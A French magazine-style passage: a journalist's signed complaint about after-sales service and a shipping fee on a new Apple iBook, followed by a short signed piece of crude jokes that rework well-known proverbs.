J'y retourne le lendemain pour quelques petits défauts dont l'horloge qui a la fâcheuse manie de se remettre à 1904 à chaque fois que l'on éteint le portable. La vendeuse m'envoie voir le technicien au sous-sol. Une petite demi-heure d'attente pour m'entendre dire qu'il ne regarde même pas un appareil sous garantie. Il faut que je règle le problème avec la hot line d'Apple ! La machine devait être livré avec la nouvelle version d'OS X mais, celui-ci est en rupture de stocks... « Je vous préviens dès qu'on le reçoit... » J'attends toujours l'appel. Alors je vais dans le magasin quelques jours plus tard. « Commandez le en ligne, Apple va vous l'envoyer ». Effectivement on Line on me réclame 20,60 euros (135 francs) de frais d'envoi pour recevoir mon dû. Léger non ? Mais il y a bien mieux. Le 16 octobre soit moins d'une semaine après ma livraison, Apple annonce un nouveau modèle I Book, sensiblement moins cher (plus de 152 euros, 1 000 francs), mais beaucoup plus performant : 600 mhz, bus à 100 mhz et disque dur de 20 giga ! rien que ça.



Je me sens sévèrement floué. Mail, puis téléphone chez IC. Sourde Oreille point de réponse. Téléphone et mails chez Apple ou on me fait lanterner. Le patron m'explique que son attaché de presse va me répondre, car je suis journaliste. J'attends, impatient, une solution, un arrangement... En vain. Niet de niet, circulez, rien à voir tout cela est normal.

Patrick Arnoux

LES PROVERBES

C'est nul!



Les chiens aboient, la caravane passe...



qui dort, dîne..

Sauf si on rajoute "entre tes seins" et "dans ton cul"





Car pierre qui roule entre tes seins n'amasse pas mousse dans ton cul...

139

Colombe Salvaresi